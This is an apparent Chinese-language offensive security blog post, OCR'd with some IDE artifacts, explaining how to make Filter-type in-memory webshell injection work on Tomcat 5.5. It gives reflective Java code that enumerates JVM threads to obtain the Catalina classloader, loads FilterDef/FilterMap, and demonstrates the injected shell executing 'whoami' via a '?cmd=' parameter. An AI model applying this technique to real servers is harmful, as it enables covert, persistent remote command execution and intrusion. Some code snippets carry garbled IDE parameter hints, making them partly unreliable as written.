
## 背景说明

Tomcat v5 的文档中 `Class Loader Definitions` 部分存在一段区别于 tomcat v6/7/8/9 的一段定义

- https://tomcat.apache.org/tomcat-5.5-doc/class-loader-howto.html




- **Catalina** - This class loader is initialized to include all classes and resources required to implement Tomcat 5 itself. These classes and resources are **TOTALLY** invisible to web applications. All unpacked classes and resources in `$CATALINA_HOME/server/classes`, as well as classes and resources in JAR files under `$CATALINA_HOME/server/lib`, are made visible through this class loader. By default, that includes the following:
  - *catalina.jar* - Implementation of the Catalina servlet container portion of Tomcat 5.
  - *catalina-ant.jar* - Some Ant tasks which can be used to manage Tomcat using the manager web application.
  - *catalina-optional.jar* - Some optional components of Catalina.
  - *commons-modeler.jar* - A model MBeans implementation used by Tomcat to expose its internal objects through JMX.
  - *servlets-xxxxx.jar* - The classes associated with each internal servlet that provides part of Tomcat's functionality. These are separated so that they can be completely removed if the corresponding service is not required, or they can be subject to specialized security manager permissions.
  - *tomcat-coyote.jar* - Coyote API.
  - *tomcat-http.jar* - Standalone Java HTTP/1.1 connector.
  - *tomcat-ajp.jar* - Classes for the Java portion of the `AJP` web server connector, which allows Tomcat to run behind web servers such as Apache and iPlanet iAS and iWS.
  - *tomcat-util.jar* - Utility classes required by some Tomcat connectors.

`$CATALINA_HOME/server/lib/catalina.jar` 由ClassLoader `catalinaLoader` 进行加载，而且该由该Class Loader加载的类和资源对 web application 不可见。

```
Q: 这部分差异会给实战带来什么问题呢?
A: 由于位于 $CATALINA_HOME/server/lib 下的类对 web app 不可见，意味着 web app 的线程上下文类加载器无法加载到 catalina.jar 中的类，如 org.apache.catalina.deploy.FilterDef 等，所以会抛出 ClassNotFound 异常，从而导致内存马注入失败。
```

附：Tomcat v6 `$CATALINA_HOME/server/lib` 的 Class Loader 定义

- https://tomcat.apache.org/tomcat-6.0-doc/class-loader-howto.html
  - `$CATALINA_HOME/server/lib/catalina.jar` -> `visible`



- **Common** — This class loader contains additional classes that are made visible to both Tomcat internal classes and to all web applications.

  Normally, application classes should **NOT** be placed here. The locations searched by this class loader are defined by the `common.loader` property in $CATALINA_BASE/conf/catalina.properties. The default setting will search the following locations in the order they are listed:

  - unpacked classes and resources in `$CATALINA_BASE/lib`
  - JAR files in `$CATALINA_BASE/lib`
  - unpacked classes and resources in `$CATALINA_HOME/lib`
  - JAR files in `$CATALINA_HOME/lib`

  By default, this includes the following:

  - *annotations-api.jar* — JavaEE annotations classes.
  - *catalina.jar* — Implementation of the Catalina servlet container portion of Tomcat.
  - *catalina-ant.jar* — Tomcat Catalina Ant tasks.
  - *catalina-ha.jar* — High availability package.
  - *catalina-tribes.jar* — Group communication package.
  - *ecj-*.jar* — Eclipse JDT Java compiler.
  - *el-api.jar* — EL 2.1 API.
  - *jasper.jar* — Tomcat Jasper JSP Compiler and Runtime.
  - *jasper-el.jar* — Tomcat Jasper EL implementation.
  - *jsp-api.jar* — JSP 2.1 API.
  - *servlet-api.jar* — Servlet 2.5 API.
  - *tomcat-coyote.jar* — Tomcat connectors and utility classes.
  - *tomcat-dbcp.jar* — Database connection pool implementation based on package-renamed copy of Apache Commons Pool and Apache Commons DBCP.
  - *tomcat-i18n-**.jar* — Optional JARs containing resource bundles for other languages. As default bundles are also included in each individual JAR, they removed if no internationalization of messages is needed.


## 问题重现

攻防中，在注入 Filter 型内存马时为了减少编译时的依赖，通常会使用下面的代码片段来反射来加载相关类

```
try{
// tomcat v8/9
  filterDef =
Class.forName("org.apache.tomcat.util.descriptor.web.FilterDef").newInstance();
  filterMap =
Class.forName("org.apache.tomcat.util.descriptor.web.FilterMap").newInstance();
}catch (Exception e){
// tomcat v6/7
  filterDef =
Class.forName("org.apache.catalina.deploy.FilterDef").newInstance();
  filterMap =
Class.forName("org.apache.catalina.deploy.FilterMap").newInstance();
}
```

这段代码在 tomcat v6/7/8/9 上基本满足需求，但是当目标是 Tomcat v5 时，会抛出异常: ClassNotFound

如图



```
Class.forName( className: "org.apache.catalina.deploy.FilterDef");
```

```
oo result = {ClassNotFoundException@3892} Method threw 'java.lang.ClassNotFoundException' exception.
    ex = null
  > detailMessage = "org.apache.catalina.deploy.FilterDef"
    cause = null
  > stackTrace = {StackTraceElement[44]@3895}
    suppressedExceptions = {Collections$UnmodifiableRandomAccessList@1824}  size = 0
```

因为此时加载目标类的 ClassLoader 不是 `catalinaLoader`。

## 解决方案

**Class.forName** 作为一个用来加载类的静态方法，共有两种方式：

- Class.forName(String className)
- Class.forName(String name, boolean initialize, ClassLoader loader)

使用第一种时，默认 loader 的值为当前类的类加载器，而不是 `catalinaLoader`，自然无法成功加载。

解决思路

- 调用 Class.forName() 进行加载类时指定 loader 为 `catalinaLoader` 即可

```
Class.forName("org.apache.catalina.deploy.FilterDef", true, catalinaLoader)
```


问题转变成了如何获取 `catalinaLoader` 。

解决思路

- 既然 web app 线程的上下文类加载器不行，那么只需要在 tomcat 的其他线程里找到 `catalinaLoader` 即可

遍历线程，成功在 `ContainerBackgroundProcessor` 线程里找到了符合预期的 ClassLoader，其 `URLClassPath` 定义里有所需要的 `catalina.jar`。

如图




```
Method method = Thread.class.getDeclaredMethod( name: "getThreads");
method.setAccessible(true);
Thread[] threads = (Thread[]) method.invoke( obj: null);
```

```
∨ 32 = {Thread@1978} "Thread[ContainerBackgroundProcessor[StandardEngine[Catalina]],5,main]"
  > name = "ContainerBackgroundProcessor[StandardEngine[Catalina]]"
    priority = 5
    threadQ = null
    eetop = 5394522112
    single_step = false
    daemon = true
    stillborn = false
  > target = {ContainerBase$ContainerBackgroundProcessor@4050}
  > group = {ThreadGroup@1501} "java.lang.ThreadGroup[name=main,maxpri=10]"
  ∨ contextClassLoader = {StandardClassLoader@3625}
    > packages = {HashMap@4062}  size = 36
    ∨ ucp = {URLClassPath@4055}
      ∨ path = {ArrayList@4211}  size = 16
        > 0 = {URL@4216} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/classes/"
        > 1 = {URL@4217} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/tomcat-util.jar"
        > 2 = {URL@4218} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/catalina-storeconfig.jar"
        > 3 = {URL@4219} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/servlets-default.jar"
        > 4 = {URL@4220} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/catalina.jar"
        > 5 = {URL@4221} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/commons-modeler-2.0.1.jar"
        > 6 = {URL@4222} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/servlets-webdav.jar"
        > 7 = {URL@4223} "file:/Users/pen4uin/Workspace/CodeHub/tomcat/server/apache-tomcat-5.5.36/server/lib/tomcat-apr.jar"
```

问题解决了 80%，成功加载到 `FilterDef`

```
Class.forName("org.apache.catalina.deploy.FilterDef", true,
threads[32].getContextClassLoader());
```

如图



Code fragment:

```
Method method = Thread.class.getDeclaredMethod( name: "getThreads");
method.setAccessible(true);
Thread[] threads = (Thread[]) method.invoke( obj: null);
Class.forName( name: "org.apache.catalina.deploy.FilterDef",  initialize: true, threads[32].getContextClassLoader());
```

Use ⌥↓ and ⌥↑ to navigate through the history


Result:

```
∨ oo result = {Class@3645} "class org.apache.catalina.deploy.FilterDef" ... Navigate
   > cachedConstructor = {Constructor@4253} "public org.apache.catalina.deploy.FilterDef()"
     newInstanceCallerCache = null
   > name = "org.apache.catalina.deploy.FilterDef"
   > classLoader = {StandardClassLoader@3625}
   > reflectionData = {SoftReference@4255}
     classRedefinedCount = 0
```

剩下 20% 只需要把遍历线程的的步骤用代码实现即可

```java
Method method = Thread.class.getDeclaredMethod("getThreads");
method.setAccessible(true);
Thread[] threads = (Thread[]) method.invoke(null);
for (int i = 0; i < threads.length; i++) {
  // 适配 tomcat v5 的 Class Loader 问题
  if (threads[i].getName().contains("ContainerBackgroundProcessor")) {
    catalinaLoader = threads[i].getContextClassLoader();
    return;
  }
}
```

成功加载到 `FilterDef/FilterMap`




```
1 usage
public void doFilterInject() {

    try{
        // tomcat v5
        Object filterDef = Class.forName( name: "org.apache.catalina.deploy.FilterDef", initialize: true,catalinaLoader).newInstance();   filterDef: "FilterDef[filterName=null,
        Object filterMap = Class.forName( name: "org.apache.catalina.deploy.FilterMap", initialize: true,catalinaLoader).newInstance();   filterMap: "FilterMap[filterName=null]"
```

```
✓ "http-9090-Processor23"@2,196 in group "main": RUNNING
doFilterInject:92, T5FilterInjectorWithoutRequest (com.lab.writeup)
<init>:27, T5FilterInjectorWithoutRequest (com.lab.writeup)
newInstance0:-1, NativeConstructorAccessorImpl (sun.reflect)

> this = {T5FilterInjectorWithoutRequest@3690}
> filterDef = {FilterDef@3696} "FilterDef[filterName=null, filterClass=null]"
> filterMap = {FilterMap@3700} "FilterMap[filterName=null]"
```

---

测试效果：在 Tomcat v5 注入内存马


Apache Tomcat/5.5.36 - Error report
127.0.0.1:9090/magic/filter?cmd=whoami


HTTP Status 404 - /magic/filter

type Status report

message /magic/filter

description The requested resource (/magic/filter) is not available.

Apache Tomcat/5.5.36


127.0.0.1:9090/magic/filter?cmd=wh
127.0.0.1:9090/magic/filter?cmd=whoami

```
pen4uin
```